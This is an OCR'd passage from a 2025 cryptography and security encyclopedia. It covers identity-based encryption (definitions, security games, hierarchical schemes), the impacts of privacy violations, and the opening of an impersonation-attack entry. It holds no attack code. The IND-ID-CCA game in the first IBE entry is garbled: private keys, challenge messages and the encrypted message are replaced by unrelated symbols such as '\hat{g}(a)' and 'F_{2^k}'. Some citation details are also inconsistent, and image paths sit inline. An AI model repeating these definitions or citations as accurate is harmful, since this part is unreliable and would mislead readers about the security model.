Fujisaki E, Okamoto T (1999) Secure integration of asymmetric and symmetric encryption schemes. In: Advances in cryptology – Crypto ’99. Lecture notes in computer science, vol 1666. Springer, Heidelberg, pp 537–554

Galindo D, Garcia FD (2009) A Schnorr-like lightweight identity-based signature scheme. In: Progress in cryptology – Africacrypt 09. Lecture notes in computer science, vol 5580. Springer, Berlin, pp 135–148

Galindo D, Herranz J, Kiltz E (2006) On the generic construction of identity-based signatures with additional properties. In: Avances in cryptology – Asiacrypt ’06. Lecture notes in computer science, vol 4284. Springer, Heidelberg, pp 178–193

Gentry C, Ramzan Z (2006) Identity-based aggregate signatures. In: Public key cryptography 2006 (PKC ’06). Lecture notes in computer science, vol 3958. Springer, Heidelberg, pp 257–273

Gentry C, Silverberg A (2002) Hierarchical ID-based cryptography. In: Advances in cryptology – Asiacrypt ’02. Lecture notes in computer science, vol 2501. Springer, Heidelberg, pp 548–566

Goldwasser S, Micali S, Rivest R (1998) A digital signature scheme secure against adaptive chosen-message attacks. SIAM J Comput 17(2):281–308
[MathSciNet]

Guillou L, Quisquater JJ (1998) A “paradoxical” identity-based signature scheme resulting from zero-knowledge. In: Advances in cryptology – Crypto ’88. Lecture notes in computer science, vol 403. Springer, Heidelberg, pp 216–231

Herranz J (2006) Deterministic identity-based signatures for partial aggregation. Comput J 49(3):322–330

Hess F (2003) Efficient identity based signature schemes based on pairings. In: Proceedings of SAC ’02. Lecture notes in computer science, vol 2595. Springer, Heidelberg, pp 310–324

Horwitz J, Lynn B (2002) Toward hierarchical identity-based encryption. In: Advances in cryptology – Eurocrypt ’02. Lecture notes in computer science, vol 2332. Springer, Heidelberg, pp 466–481

Kiltz E, Mityagin A, Panjwani S, Raghavan B (2005) Append-only signatures. In: International colloquium automata, languages and programming (ICALP ’05). Lecture notes in computer science, vol 3580. Springer, Heidelberg, pp 434–445

Okamoto T (1992) Provably secure and practical identification schemes and corresponding signature schemes. In: Advances in cryptology – Crypto ’92. Lecture notes in computer science, vol 740. Springer, Heidelberg, pp 31–53

Ong H, Schnorr CP (1990) Fast signature generation with a Fiat Shamir-like scheme. In: Advances in cryptology – Eurocrypt ’90. Lecture notes in computer science, vol 473. Springer, Heidelberg, pp 432–440

Paterson KG (2002) ID-based signatures from pairings on elliptic curves.

Paterson KG, Schuldt J (2006) Efficient identity-based signatures secure in the standard model. In: 11th Australasian conference on information security and privacy (ACISP ’06). Lecture notes in computer science, vol 4058. Springer, Heidelberg, pp 207–222, 387–398

Pointcheval D, Stern J (1996) Security proofs for signature schemes. In: Advances in cryptology – Eurocrypt ’96. Lecture notes in computer science, vol 1070. Springer, Heidelberg, pp 387–398

Pointcheval D, Stern J (2000) Security arguments for digital signatures and blind signatures. J Cryptol 13(3):361–396

Sakai R, Ohgishi K, Kasahara M (2000) Cryptosystems based on pairing. In: The 2000 symposium on cryptography and information security, Okinawa, Japan

Schnorr CP (1989) Efficient identification and signatures for smart cards. In: Advances in cryptology – Crypto ’89. Lecture notes in computer science, vol 435. Springer, Heidelberg, pp 239–252

Shamir A (1984) Identity based cryptosystems and signature schemes. In: Advances in cryptology – Crypto ’84. Lecture notes in computer science, vol 196. Springer, Heidelberg

Waters B (2005) Efficient identity-based encryption without random oracles. In: Advances in cryptology – Eurocrypt 2005. Lecture notes in computer science, vol 2567. Springer, Heidelberg, pp 114–127

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_1451

Identity-Based Encryption

Zhen Zhao[9] ✉ and Fuchun Guo[10] ✉
(9) School of Cyber Engineering, Xidian University, Xi'an, Shaanxi, China
(10) Institute of Cybersecurity and Cryptology, School of Computing and Information Technology, University of Wollongong, Wollongong, NSW, Australia

✉ **Zhen Zhao**
Email: zzhen@xidian.edu.cn
Email: zz343@uowmail.edu.au

✉ **Fuchun Guo (Corresponding author)**
Email: fuchun@uow.edu.au

Synonyms

Identity-Based Cryptosystems; Public key encryption

Definitions

Identity-based encryption (IBE) is a special kind of public key encryption (PKE) in which users can benefit from public key encryption without the need for certifying or verifying random-looking public keys. Particularly, a user's public key can be any arbitrary string, such as an email address, that is used as an identifier.

Background

In public key encryption (PKE), each user randomly chooses a random string as secret key and generates a public key correspondingly. The public key, then, must be a random-looking string. To send a sensitive message to Alice and encrypt it with the public key pk_A of Alice, any sender must verify that pk_A belongs to Alice before encryption. The verification process is done via a certificate-based system (with digital signatures). A trusted certificate authority (CA) issues a certificate with which anyone can verify whether the public key pk_A is related to Alice or not. The certificate-based cryptosystem, however, brings a heavy workload problem caused by certificate management.

To eliminate certificates, Shamir (1984) first put forward the notion of identity-based encryption (IBE). In IBE, any arbitrary string can be served as an encryption key (public key) for each individual user, and the corresponding decryption key (private key) is generated by a trusted private key generator (PKG). As a consequence, each user can choose a meaningful identity (e.g., an email address) as his/her public key. The correctness of the user's public key is naturally protected and verified as long as the chosen string is uniquely linked to one user only in the system, which leads to that the public key in IBE is also called identity. The certificate is therefore not needed.

The basic security of IBE requires that users cannot collude together to compute out other users' private keys. Although the IBE notion was proposed as early as 1984, we did not know how to construct a practical IBE scheme until the work by Boneh and Franklin (2001) using pairing-friendly elliptic curve groups. By now, IBE constructions are known based on pairing-friendly elliptic curve groups by Boneh and Franklin (2001), quadratic residues based on factoring by Cocks (2001), lattices by Gentry et al. (2008), or any cyclic groups by Döttling and Garg (2017). Among them, the most efficient IBE constructions in the literature are still pairing-based constructions.

Theory

In identity-based encryption (IBE), the private key generator (PKG) firstly generates a master key pair (*mpk*, *msk*), where *mpk* is a master public key used by all users and *msk* is kept by the PKG to generate private keys for all

users. In comparison with traditional public key encryption (PKE), *mpk* is the only one random-looking public key in IBE. To obtain the corresponding private key d_{ID}, a user submits its public key, identity *ID*, to the PKG after being checked the validity of its real identity, where the private key d_{ID} is generated by the PKG with *msk* and *ID* as input. Messages to the user with identity *ID* are encrypted with *mpk* and *ID* as input, and ciphertexts encrypted with identity *ID* are decrypted with *mpk* and the corresponding private key d_{ID} as input.

An IBE scheme consists of a tuple of probabilistic polynomial-time algorithms (*Setup*, *KeyGen*, *Encrypt*, *Decrypt*).

- *Setup*(1^{λ}). Taking as input a security parameter 1^{λ}, the PKG runs the setup algorithm to generate a master key pair (*mpk*, *msk*). The master public key *mpk* describes the identity space, message space, and ciphertext space. The PKG then publishes *mpk* and keeps the master secret key *msk* secret.
- *KeyGen*(*msk*, *ID*). Taking as input the master secret key *msk* and a user's identity *ID* from the identity space, the PKG runs the key generation algorithm to output the corresponding private key d_{ID} for the user.
- *Encrypt*(*mpk*, *ID*, *M*). Taking as input the master public key *mpk*, an encryptor's identity *ID* from the identity space, and a message *M* from the message space, the encryptor runs the encryption algorithm to generate a ciphertext *CT*.
- *Decrypt*(*mpk*, *CT*, d_{ID}). Taking as input the master public key *mpk*, a ciphertext *CT* from the ciphertext space, and a private key d_{ID} of a decryptor, the decryptor runs the decryption algorithm to output a message *M* or $\perp$, where $\perp$ means decryption failure.

The correctness of IBE scheme requires that for any generated master key pair (*mpk*, *msk*), any identity *ID*, any message *M*, and any ciphertext *CT* encrypted with (*mpk*, *ID*, *M*) from their spaces, the decryption on *CT* with d_{ID} will always return the message *M*.

Various security notions are defined to capture the security of IBE constructions, the most widely applied one among which is the *ciphertext-indistinguishability against adaptively chosen-ciphertext attacks(IND-ID-CCA)*. An IBE scheme is IND-ID-CCA secure if the adversary only has negligible advantage in winning the following IND-ID-CCA game. This

game is played by a challenger and an adversary acting as a malicious user who tries to distinguish the underlying message of a given ciphertext from two messages.

- *Setup*. The challenger runs the setup algorithm to generate a master key pair (*mpk*, *msk*) and sends *mpk* to the adversary.
- *Phase 1*. The adversary makes queries in this phase. For a private-key query on identity ID_i, the challenger runs the key generation algorithm to generate and send $\hat{\mathrm{g}}(a)$ to the adversary. For a decryption query on (ID_i, CT_i), the challenger generates $\hat{\mathrm{g}}(a)$, runs the decryption algorithm with the private key $\hat{\mathrm{g}}(a)$, and then sends the decryption result to the adversary.
- *Challenge*. The adversary adaptively outputs two distinct messages $g \in \mathbb{Z}_N^*$, from the same message space and an identity ID^* to be challenged. It requires no private-key query on ID^* in Phase 1. The challenger randomly chooses $c \in \{0, 1\}$ and then encrypts $\mathbb{F}_{2^k}$ to ID^*. The corresponding challenge ciphertext CT^* is given to the adversary.
- *Phase 2*. The same as Phase 1 with the restriction that no private-key query is allowed on ID^* and no decryption query is allowed on (ID^*, CT^*).
- *Guess*. The adversary outputs a guess c' of c and wins the game if $c' = c$. The advantage of winning the game is defined as $\epsilon = \Pr[c' = c] - 1/2$.

An IBE scheme is *ciphertext-indistinguishable against adaptively chosen-plaintext attacks(IND-ID-CPA)* if the adversary only has negligible advantage of winning the game in the IND-ID-CPA security model which can be obtained if the adversary is not allowed to make decryption queries in the IND-ID-CCA game.

The IND-ID-CCA security model is treated as a standard security model for IBE. However, security in the IND-ID-CPA security model is sufficient for many applications.

Application

IBE can be naturally applied to perform access control on encrypted data such that only users who own decryption keys can access the data.

Furthermore, IBE enables access control flexible because any arbitrary string can be set as the encryption key and the encryption can be completed prior to the decryption key generation by the PKG. A data owner can encrypt data with the public key "*ID*||Condition_1||Condition_2||⋯" such that only the decryptor who owns *ID* and satisfies all the required conditions can apply the corresponding private key from the PKG and then access the data. By setting different conditions, various types of access control can be achieved. For example, when data is encrypted with the public key "Alice||America," Alice in America can apply the private key and access the data immediately, while Alice cannot access data until the year 2035 when data is encrypted with the public key "Alice||America||Key Issue in 2035."

References

Boneh D, Franklin MK (2001) Identity-based encryption from the weil pairing. In: Kilian J (ed) CRYPTO'01, LNCS, vol 2139. Springer, pp 213–229

Cocks CC (2001) An identity based encryption scheme based on quadratic residues. In: Honary B (ed) IMACC'01, LNCS, vol 2260. Springer, pp 360–363

Döttling N, Garg S (2017) Identity-based encryption from the Diffie-Hellman assumption. In: Katz J, Shacham H (eds) CRYPTO, LNCS, vol 10401. Springer, pp 537–569

Gentry C, Peikert C, Vaikuntanathan V (2008) Trapdoors for hard lattices and new cryptographic constructions. In: Dwork C (ed) STOC'08. ACM, pp 197–206

Shamir A (1984) Identity-based cryptosystems and signature schemes. In: Blakley GR, Chaum D (eds) CRYPTO 1984, LNCS, vol 196. Springer, pp 47–53

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_148

Identity-Based Encryption: Historical Perspective and Hierarchical Systems

Martin Gagné[11] ✉
(11) Department of Computer Science, University of Calgary, Calgary, AB, Canada

✉ **Martin Gagné**
Email: mgagne@ucalgary.ca

Synonyms

IBE; ID-Based Encryption

Definition

An identity-based encryption scheme is a public key encryption scheme in which any bit string can serve as a public key.


Background

The concept of identity-based encryption (IBE) was first introduced by Shamir in 1984 (Shamir 1985). His original motivation was to eliminate the need for directories and certificates by using the identity of the receiver as the public key. While solutions for the related problem of identity-based signature were quickly found, identity-based encryption proved much more challenging.

The first usable and provably secure IBE scheme was proposed in 2001 by Boneh and Franklin using bilinear pairings in elliptic curve groups (Boneh and Franklin 2001). In the same year, Cocks built an IBE scheme based on the quadratic residuosity problem (Cocks 2001), but that scheme was very inefficient. A more efficient provably secure scheme based on the same problem was later presented by Boneh, Gentry, and Hamburg (2007). Recently, Gentry, Peikert, and Vaikuntanathan showed that IBE schemes could also be constructed using new hard problems in lattices (Gentry et al. 2008).

Theory

In traditional public key encryption, public keys tend to look fairly random and are not easily associated with a user. For example, when one wants to send his credit card number to make a purchase on a Web site, he wants to be sure that he is really encrypting the message using the public key of the Web site, and not that of a hacker posing as the Web site. For that reason, it is necessary to have a trusted authority who can a issue certificate that confirms which public key belongs to which user and prevents impersonation. With an identity-based encryption scheme, one could simply encrypt the message using the URL of the Web site as the public key.



Identity-Based Encryption: Historical Perspective and Hierarchical Systems, Fig. 1 Private key request in an IBE scheme


An identity-based encryption scheme consists of four randomized algorithms: setup, extract, encrypt, and decrypt.

- *Setup*. Takes as input a security parameter and outputs the system parameters and master key. The system parameters must include the description of the message space $\mathcal{M}$ and the ciphertext space $\mathcal{I}$. The system parameters will be publicly known while the master key is known only to the private key generator.
- *Extract*. Takes as input the system parameters, the master-key, and an arbitrary string *ID* and outputs the private key d_{ID} corresponding to the public key *ID*.
- *Encrypt*. Takes as input the system parameters, a public key *ID*, and a plaintext $M \in \mathcal{M}$ and outputs a corresponding ciphertext.
- *Decrypt*. Takes as input the system parameters, a private key d_{ID}, and a ciphertext $C \in \mathcal{C}$ and outputs the corresponding plaintext.

The algorithms *Setup* is run by a trusted party, the *private key generator* (PKG). The PKG also runs the algorithm *Extract* at the request of a user who wishes to obtain the private key corresponding to some string (see Fig. 1). Note that the user needs to prove to the PKG that he is the legitimate "owner" of this string (e.g., to obtain the private key corresponding to "bob@yahoo.com," the user must prove that bob@yahoo.com is truly his email address), and the private key must be returned to the user on a secure channel in order to keep the private key secret. The algorithms *Encrypt* and *Decrypt* are run by the users to encrypt and decrypt messages. They must satisfy the standard consistency constraints, namely, if all the algorithms are applied correctly, then any message in the plaintext space encrypted with the algorithm *Encrypt* should be correctly decrypted by the algorithm *Decrypt* when using the appropriate private key.

Some identity-based encryption schemes can support a hierarchy of public keys (Gentry and Silverberg 2002). In those hierarchical identity-based encryption (HIBE) schemes, public keys are vectors of bit strings and the private corresponding to public key $\langle ID_1, \ldots, ID_n \rangle$ can be used as a master key to produce private keys corresponding to public keys of the form $\langle ID_1, \ldots, ID_n, ID_{n+1} \rangle$ (see Fig. 2). These hierarchical identity-

based encryption schemes allow a root PKG to distribute the workload of producing private keys and verifying identities by delegating to lower-level PKGs. They are also useful in environments in which a natural hierarchy is present (e.g., a head of a company computes keys for managers, who in turn compute keys for employees).



Identity-Based Encryption: Historical Perspective and Hierarchical Systems, Fig. 2 Hierarchy of public keys in an HIBE

Applications

As mentioned before, identity-based encryption was originally designed to simplify public key infrastructure. It is, however, a very versatile tool that can be used for a multitude of other applications. Here are a few examples.

- *Ephemeral public keys*. An identity-based encryption scheme can be used to make public keys expire by using the public key "receiver-address ‖ current-date," where current-date can be the day, week, month, or year depending on the frequency at which the users are required to renew their key. This way, a user's decryption capability can be revoked simply by letting his key expire and not issuing a new one.
- *Managing user credentials*. By encrypting the messages using the address "receiver-address ‖ current-date ‖ clearance-level," the receiver will be able to decrypt the message only if he has the required clearance.
- *Chosen-ciphertext security*. Public key encryption schemes secure against adaptive chosen ciphertext attack can be devised from identity-based encryption schemes secure against chosen plaintext attack (Boneh et al. 2006). This method is in fact frequently used to construct depth *d*

hierarchical identity-based encryption schemes secure against chosen ciphertext attack from depth $d + 1$ hierarchical identity-based encryption schemes secure against plaintext attack.

Open Problems

The most active area of research in identity-based encryption is the construction of efficient identity-based encryption schemes based on lattice problems. These schemes could offer a lower asymptotic computational complexity than the schemes based on pairings or quadratic residues, and could potentially resist attacks from quantum computers, but the most efficient schemes known today remain slower than the best pairing-based scheme. A lattice-based scheme whose efficiency rivals that of pairing-based schemes would be a significant breakthrough.

On a more theoretical point of view, all the current identity-based encryption schemes are either inefficiently reduced to a well-known complexity assumption (Waters 2005), or based on slightly exotic problems (Gentry 2006). It would be interesting to see if one could construct an efficient identity-based encryption scheme whose security can be tightly reduced to a well-known complexity assumption.

Cross-References

Public Key Cryptography

References

Boneh D, Franklin M (2001) Identity based encryption scheme from the Weil pairing. In: Kilian J (ed) Advances in cryptology – CRYPTO 2001, Lecture notes in computer science, vol 2139. Springer-Verlag, Berlin, pp 213–229

Boneh D, Canetti R, Halevi S, Katz J (2006) Chosen-ciphertext security from identity-based encryption. SIAM J Comput 36(5):915–942
[MathSciNet]

Boneh D, Gentry C, Hamburg M (2007) Space-efficient identity based encryption without pairings. In: Proceedings of the 48th annual IEEE symposium on foundations of computer science – FOCS 2007, Providence, RI. IEEE Computer Society, Los Alamitos, pp 647–657

Cocks C (2001) An identity based encryption scheme based on quadratic residues. In: Proceedings of the 8th IMA international conference on cryptography and coding, Cirencester, UK, Lecture notes in computer science, vol 2260. Springer-Verlag, Berlin, pp 360–363

Gentry C (2006) Practical identity-based encryption without random oracles. In: Vaudenay S (ed) Advances in cryptology – EUROCRYPT 2006, Lecture notes in computer science, vol 4004. Springer-Verlag, Berlin, pp 445–464

Gentry C, Silverberg A (2002) Hierarchical ID-based cryptography. In: Zheng Y (ed) Advances in cryptology – ASIACRYPT 2002, Lecture notes in computer science, vol 2501. Springer-Verlag, Berlin, pp 149–155

Gentry C, Peikert C, Vaikuntanathan V (2008) Trapdoors for hard lattices and new cryptographic constructions. In: Proceedings of the 40th annual ACM symposium on theory of computing – STOC 2008, Victoria, BC. ACM, New York, pp 197–206

Shamir A (1985) Identity-based cryptosystems and signature schemes. In: Blakley GR, Chaum D (eds) Advances in cryptology – CRYPTO 84, Lecture notes in computer science, vol 196. Springer, Berlin, pp 47–53

Waters B (2005) Efficient identity-based encryption without random oracles. In: Cramer R (ed) Advances in cryptology – EUROCRYPT 2005, Lecture notes in computer science, vol 3494. Springer-Verlag, Berlin, pp 114–127

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300473

IDS Deployment

Detector Placement Strategies

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300474

IDS: Intrusion Detection System

Detection and Threat-Hunting Approaches for Advanced Persistent Threats

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300475

IFA

Ineffective Fault Attack

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300476

IIoT

Authentication for Cyber-Physical Systems

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300477

ILS

Cyber Risk, Risk Transfer, and Financial Innovation

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_1614

Impacts of Information Privacy Violations

Aggeliki Tsohou[12] ✉ and Thanos Papaioannou[12, 13] ✉
(12) Department of Informatics, Ionian University, Corfu, Greece
(13) PDM&FC, Lisbon, Portugal

✉ **Aggeliki Tsohou (Corresponding author)**
Email: atsohou@ionio.gr

✉ **Thanos Papaioannou**
Email: thanospapa@ionio.gr

Synonyms

Data breach impacts; Information privacy costs; Privacy breach impacts; Privacy violation impacts

Definition

A violation of information privacy in the context of information and communication systems (e.g., unwanted leakage of personal data) can lead to various consequences. The impacts of information privacy breaches correspond to the damage that can be suffered by the data subjects whose privacy is violated and the organization that manages the data and owns the respective information systems. This damage may take various forms. For the individual, whose privacy is violated, the impact may be, for example, financial loss, loss of personal freedom, or loss of dignity or moral damage. For the organization that owns the violated information system the damage may be financial loss or reputation/brand value loss.

Background

Most services provided in modern digitalized societies and economies are supported by information and communication systems. Some examples include online shopping, movie streaming, and social media communication, in which the individual directly interacts with the information and communication systems of a service provider. Examples also include services that are based on information and communication systems, even if the individual does not directly interact with the information and communication systems of the service provider, such as a citizen applying for a residency certificate which will be provided based on the data held in a residence system.

Protecting information privacy in the context of information and communication systems includes the protection of the personal data that are stored or interchanged, and also the protection of data related to the interactions that the individual makes through the system (e.g., website browsing and online applications) and other contextual information related to this interaction (e.g., device location while website browsing). Properties that are associated with information privacy protection involve anonymity, unlinkability, undetectability, and unobservability (Pfitzmann and Hansen 2010) and personal data protection per national and international regulations (e.g., GDPR 2018; California Consumer Privacy Act 2018). Consequently, information privacy violations include personal data breaches (i.e., accidental or unlawful destruction, loss, alteration, unauthorized disclosure of, or access to, personal data transmitted, stored or otherwise processed; GDPR 2018). Information privacy breaches also include events that violate the protection of the privacy properties.

In the event of information privacy violations, the impacts can affect in various ways both the organization that owns the services supported by the information systems and, mostly, the individual (Wang and Nepali 2015). To proactively identify and address such potential cases in a systematic way, organizations can employ the process of privacy impact assessment (Wagner and Boiten 2018a, b). The process is risk oriented and identifies possible privacy risks comprising the likelihood of a potential threat and the severity of the impact that this event (i.e., a violation) will have on the individuals and the service provider. Privacy risks are quantified and

ranked, to enable the decision if and how they will be removed, reduced, transferred, or accepted (Oetzel and Spiekermann 2014).

In becomes apparent that to identify and evaluate privacy risks it is imperative to assess the impact of the privacy violations. Nonetheless, there is no single classification or taxonomy of privacy violations and their impacts. Known impacts of privacy violations include, among others, harms to reputation, autonomy, solitude, safety, and financial standing (Wagner and Boiten 2018a; Cooper et al. 2013; CNIL 2018; Deng et al. 2011). The French Data Protection Authority (CNIL 2018) defines three categories of impacts: (a) physical impacts (loss of amenity, disfigurement, or economic loss related to physical integrity), (b) material impacts (loss incurred or lost revenue with respect to an individual's assets), and (c) moral impacts (physical or emotional suffering, disfigurement, or loss of amenity). Oetzel and Spiekermann (2014) identify categories of impacts for the organization (reputation or brand value, and financial situation) and for the data subject perspective (social standing/reputation, financial situation, and personal freedom). Wang and Nepali (2015) classify privacy violation impacts depending on the way that the data subjects' information is impaired (direct loss, indirect loss, and potential risk). Ferra et al. (2020) argue that the main categories of impacts are physical, mental, and economic.

Theory and Application

There is not yet a specific direction in the literature in terms of how to measure the impact of information privacy breaches. Many researchers agree that quantifying objectively the impacts of information privacy violations is a challenging issue (Wang and Nepali 2015; Oetzel and Spiekermann 2014; Wagner and Boiten 2018; Ferra et al. 2020). Subjectivity in the measurement of privacy violation impacts is one of these challenges. The disclosure of personal data (such as the date of birth) could have a different impact to one individual than to another. Moreover, different individuals express different privacy preferences.

Existing approaches focus on the assessment of individual's perception about the impact that they expect the breach will have on them; thus, focusing on individual subjective measurement. Some researchers assess the impact of privacy violations by measuring privacy concerns, perceived likelihood, and perceived damage (Krasnova and Veltri 2010; Tschersich

and Botha 2013). CNIL (2018) focuses on the severity of the impacts and sets four graded levels (negligible, limited, significant, and maximum) of severity. Similarly, Oetzel and Spiekermann (2014) suggest three graded levels for loss of privacy (low – loss or damage is limited and calculable, medium – loss or damage is considerable, and high – loss or damage is devastating). An attempt to quantify the impacts of privacy violations is suggested by Wagner and Boiten (2018) and is based on four components: the number of people potentially affected, the sensitivity of the affected data, how the data subjects expect their information will be treated, and the amount of damages an individual suffers.

An associated field that can offer insights on the way that the impact of privacy breaches can be quantified is the domain of privacy economics, which among others investigates methods to understand how individuals calculate the value of their privacy and personal information; hence it might be relevant to derive the impact if privacy is violated. Behavioral economics acknowledges that such measurements involves not only financial, but also psychological and emotional components (Acquisti 2009). Work in this field also suggests that both tangible and intangible measurements can be used to assess the impact of data breaches; intangible measurements include psychological discomfort, social stigma, etc. while tangible measurements include outcomes that are anticipated to occur, such as identity theft, and their expected financial cost (Acquisti et al. 2016).

Research on methods and techniques to conceptualize and quantify the impact of information privacy violations is ongoing and the contributions are expected to be directly applicable to methodologies for privacy impact assessment that can be performed to identify and treat information privacy risks.

Open Problems and Future Directions

As already introduced, measuring the impact of privacy violations is challenging for several reasons (Acquisti 2009; Acquisti et al. 2016). First, the impact of the disclosure of one piece of personal information is dependable on the other pieces of information with which it can be combined. Second, measuring the intangible impacts of privacy violations involves subjective measurements that vary not only between individuals, but also for the same individual as privacy preferences are not stable over

time. Third, for economists the way to address the challenges of estimating the price of data and therefore the impact of exposure is to allow the market to capture the respective price by reflecting the prices of different buyers and sellers; nonetheless, there is yet no open, recognized market for personal data in which data subjects themselves can participate. Fourth, it is difficult for the individuals to assign an accurate value to a potential privacy breach due to bounded cognitive abilities and incomplete information about risks. Finally, after measuring how each individual assesses the impact that a privacy breach would have on them, it is still challenging how to aggregate the individual responses into a unified value that would reflect the impact of the privacy violation for all data subjects.

Cross-References

Economics of Information Sharing
Economics of Personal Data
Privacy Nudging

References

Acquisti A (2009) Nudging privacy, the behavioral economics of personal information. Secur Privacy Econ 7:82–85

Acquisti A, Taylor C, Wagman L (2016) The economics of privacy. J Econ Lit 54(2):442–492

California Consumer Privacy Act (2018). https://oag.ca.gov/privacy/ccpa. Accessed 31 Dec 2020

Commission Nationale de l'Informatique et des Libertés (2018) Privacy impact assessment (PIA) 3: knowledge bases. https://www.cnil.fr/sites/default/files/atoms/files/cnil-pia-3-en-knowledgebases.pdf. Accessed 30 Nov 2019

Cooper A, Tschofenig H, Aboba B et al (2013) Privacy considerations for internet protocols. RFC 6973: Internet Architecture Board (IAB)

Deng M, Wuyts K, Scandariato R, Preneel B, Joosen W (2011) A privacy threat analysis framework: supporting the elicitation and fulfillment of privacy requirements. Requir Eng 16(1):3–32

Ferra F, Wagner I, Boiten E, Hadlington L, Psychoula I, Snape R (2020) Challenges in assessing privacy impact: tales from the front lines. Secur Privacy 3(2):e101

GDPR (2018) Regulation (EU) 2016/679 of the European Parliament and of the Council of 27 April 2016 on the protection of natural persons with regard to the processing of personal data and on the free movement of such data, and repealing Directive 95/46/EC (General Data Protection Regulation)

Krasnova H, Veltri NF (2010) Privacy calculus on social networking sites: explorative evidence from Germany and USA. In: 2010 43rd Hawaii international conference on System sciences, IEEE, pp 1–10

Oetzel MC, Spiekermann S (2014) A systematic methodology for privacy impact assessments: a design science approach. Eur J Inf Syst 23(2):126–150

Pfitzmann A, Hansen M (2010) A terminology for talking about privacy by data minimization: anonymity, unlinkability, undetectability, unobservability, pseudonymity, and identity management, v0.34. http://dud.inf.tu-dresden.de/Anon_Terminology.shtml

Tschersich M, Botha RA (2013) Understanding the impact of default privacy settings on self-disclosure in social networking services: building a conceptual model and measurement instrument

Wagner I, Boiten E (2018a) Privacy risk assessment: from art to science, by metrics. In: 13th international DPM workshop on Data privacy management. Springer, Barcelona, pp 225–241

Wagner I, Boiten E (2018b) Privacy risk assessment: from art to science, by metrics. In: Data privacy management, cryptocurrencies and blockchain technology. Springer, Cham, pp 225–241

Wang Y, Nepali RK (2015) Privacy impact assessment for online social networks. In: 2015 international conference on Collaboration technologies and systems (CTS), IEEE, pp 370–375

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300478

Impersonation

Impersonation Attack

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_80

Impersonation Attack

Carlisle Adams[14] ✉
(14) School of Electrical Engineering and Computer Science (EECS), University of Ottawa, Ottawa, ON, Canada

✉ **Carlisle Adams**
Email: cadams@uottawa.ca

Synonyms

Identity Theft; Impersonation

Definition

An *impersonation attack* is an attack in which an adversary successfully assumes the identity of one of the legitimate parties in a system or in a communications protocol. The goal of a strong identification or entity authentication protocol is to make negligible the probability that for a given party *A*, any party *C* distinct from *A*, carrying out the protocol and playing the role of *A*, can cause another party *B* to complete and accept *A*'s identity (Menezes et al. 1997).

Application

Effectively preventing impersonation attacks is of critical importance in many environments, including business, finance, and healthcare.

Open Problems and Future Directions

